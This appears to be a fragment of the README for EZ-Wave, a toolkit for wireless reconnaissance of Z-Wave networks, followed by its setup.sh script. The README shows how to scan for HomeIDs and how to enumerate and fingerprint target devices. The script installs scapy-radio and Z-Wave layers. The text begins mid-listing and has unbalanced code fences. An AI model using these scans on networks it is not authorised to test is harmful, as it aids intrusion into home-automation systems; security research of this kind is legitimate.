    --homeid        4 byte HomeID to scan (ex: 0x1a2b3c4d)

30s passive followed by active scan:
```
ezstumbler.py --timeout=30
```

passive scan:
```
ezstumbler.py --passive
```

active scan:
```
ezstumbler.py --active --homeid=0x1a2b3d4e
```

##ezrecon

ezrecon.py [-h, --help] [-c, --config] [-t, --timeout] homeid nodeid
    homeid          4 byte HomeID of target network (ex: 0x1a2b3c4d)
    nodeid          Target device NodeID (in decimal, <233)
    -c, --config        Include scan of device configuration settings (takes a while)
    -t, --timeout       Stop scanning after a given time (secs, default=30)

```
ezrecon.py 0x1a2b3c4d 20
```

##ezfingerprint

ezfingerprint.py homeid nodeid
    homeid   4 byte HomeID of target network (ex: 0x1a2b3c4d)
    nodeid   Target device NodeID (in decimal, <233)

```
ezfingerprint.py 0x1a2b3c4d 20
```
```

./setup.sh

```
#!/bin/bash

scapy_radio_clone(){
    #sudo apt-get install mercurial -y
    hg clone https://bitbucket.org/cybertools/scapy-radio
    mv scapy-radio/ ${HOME}/
    cp setup/gr-Zwave/preamble_impl* ${HOME}/scapy-radio/gnuradio/gr-Zwave/lib/
    cp setup/gr-Zwave/preamble.h ${HOME}/scapy-radio/gnuradio/gr-Zwave/include/Zwave/
    cp setup/gr-Zwave/Zwave_preamble.xml ${HOME}/scapy-radio/gnuradio/gr-Zwave/grc/
    cp setup/install.sh ${HOME}/scapy-radio/
    chmod 755 ${HOME}/scapy-radio/install.sh
    cp setup/Zwave.grc ${HOME}/scapy-radio/gnuradio/grc
    cp setup/scapy/layers/* ${HOME}/scapy-radio/scapy/scapy/layers
    cp setup/scapy/modules/* ${HOME}/scapy-radio/scapy/scapy/modules
    rm -rf ${HOME}/scapy-radio/utils
    export PATH=$PATH:$HOME/EZ-Wave/tools
}

scapy_update() {
    rm /usr/local/lib/python2.7/dist-packages/scapy/layers/ZWave*
    rm /usr/local/lib/python2.7/dist-packages/scapy/layers/gnuradio*
    rm /usr/local/lib/python2.7/dist-packages/scapy/modules/gnuradio*
    cp setup/scapy/layers/ZWave.py /usr/local/lib/python2.7/dist-packages/scapy/layers/
    cp setup/scapy/layers/gnuradio.py /usr/local/lib/python2.7/dist-packages/scapy/layers/
    cp setup/scapy/modules/gnuradio.py /usr/local/lib/python2.7/dist-packages/scapy/modules/
    python -m py_compile /usr/local/lib/python2.7/dist-packages/scapy/layers/ZWave.py
    python -m py_compile /usr/local/lib/python2.7/dist-packages/scapy/layers/gnuradio.py
    python -m py_compile /usr/local/lib/python2.7/dist-packages/scapy/modules/gnuradio.py
}


if [ $# -eq 0 ]; then
    scapy_radio_clone
else
    while [ $# -ne 0 ]; do
        case $1 in
            clone)
            scapy_radio_clone
            ;;
        update)
            scapy_update
            ;;
            *)
            echo "Invalid option: $1"
        esac
        shift
    done
fi
```